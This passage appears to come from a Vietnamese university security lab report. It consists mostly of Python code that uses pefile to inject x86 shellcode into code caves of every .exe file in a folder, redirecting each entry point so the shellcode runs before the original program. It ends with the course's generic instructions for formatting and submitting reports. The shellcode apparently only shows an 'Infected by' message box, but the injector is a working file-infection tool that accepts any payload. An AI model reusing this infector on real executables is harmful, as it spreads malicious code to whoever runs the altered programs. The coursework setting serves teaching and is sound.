                        return vir_addr, raw_addr
            sectionCount += 1
    filedata.close()

# Load file to variable

def inject_file(file):
    pe = pefile.PE(file)
    shellcode = bytes(
        b""
        b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31"
        b"\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b"
```

```

b"\x46\x08\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3"
b"\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45"
b"\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
b"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31"
b"\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d"
b"\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a"
b"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
b"\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
b"\x04\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec"
b"\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\x68\x6c\x6c"
b"\x20\x41\x68\x33\x32\xe6\x64\x68\x75\x73\x65\x72"
b"\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56\xff\x55\x04"
b"\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52"
b"\xe8\x70\xff\xff\xff\x68\x30\x58\x20\x20\x68\x4e"
b"\x54\x32\x33\x68\x20\x62\x79\x20\x68\x63\x74\x65"
b"\x64\x68\x49\x6e\x66\x65\x31\xdb\x88\x5c\x24\x11"
b"\x89\xe3\x68\x37\x58\x20\x20\x68\x20\x30\x33\x33"
b"\x68\x37\x32\x20\x2d\x68\x2d\x20\x30\x37\x68\x35"
b"\x32\x30\x20\x68\x20\x2d\x20\x31\x68\x30\x38\x36"
b"\x39\x31\xc9\x88\x4c\x24\x19\x89\xe1\x31\xd2\x52"
b"\x53\x51\x52\xff\xd0\x90"

)

# Save file to variable
newFile = os.path.splitext(file)[0] + "_injected.exe"

# Stores Image Base
image_base = pe.OPTIONAL_HEADER.ImageBase
minCave = (4 + len(shellcode)) + 10 # Length of the space inside

try:
    newEntryPoint, newRawOffset = FindEmpty(pe, minCave)
except:
    sys.exit("No Cavity Found")

# Stores original entrypoint
origEntryPoint = (pe.OPTIONAL_HEADER.AddressOfEntryPoint)
pe.OPTIONAL_HEADER.AddressOfEntryPoint = newEntryPoint - image_base
returnAddress = (origEntryPoint + image_base).to_bytes(4, 'little')

# INJECT
shellcode += (b"\xB8" + returnAddress)
paddingBytes = b""

if len(shellcode) % 4 != 0:
    paddingBytes = b"\x90" * 10
    shellcode += paddingBytes
shellcode += (b"\xFF\xD0")

```

```
shellcode = b"\x90\x90\x90\x90" + shellcode
pe.set_bytes_at_offset(newRawOffset, shellcode)
pe.write(newFile)

pe.close()
print(f"Injected file created: {newFile}")

# Inject all files in the specified folder
folder = args.folder
files = os.listdir(folder)
for file in files:
    if file.endswith(".exe") or file.endswith(".EXE"):
        try:
            inject_file(os.path.join(folder, file))
        except:
            print("An exception occurred")
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX và .PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).
Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT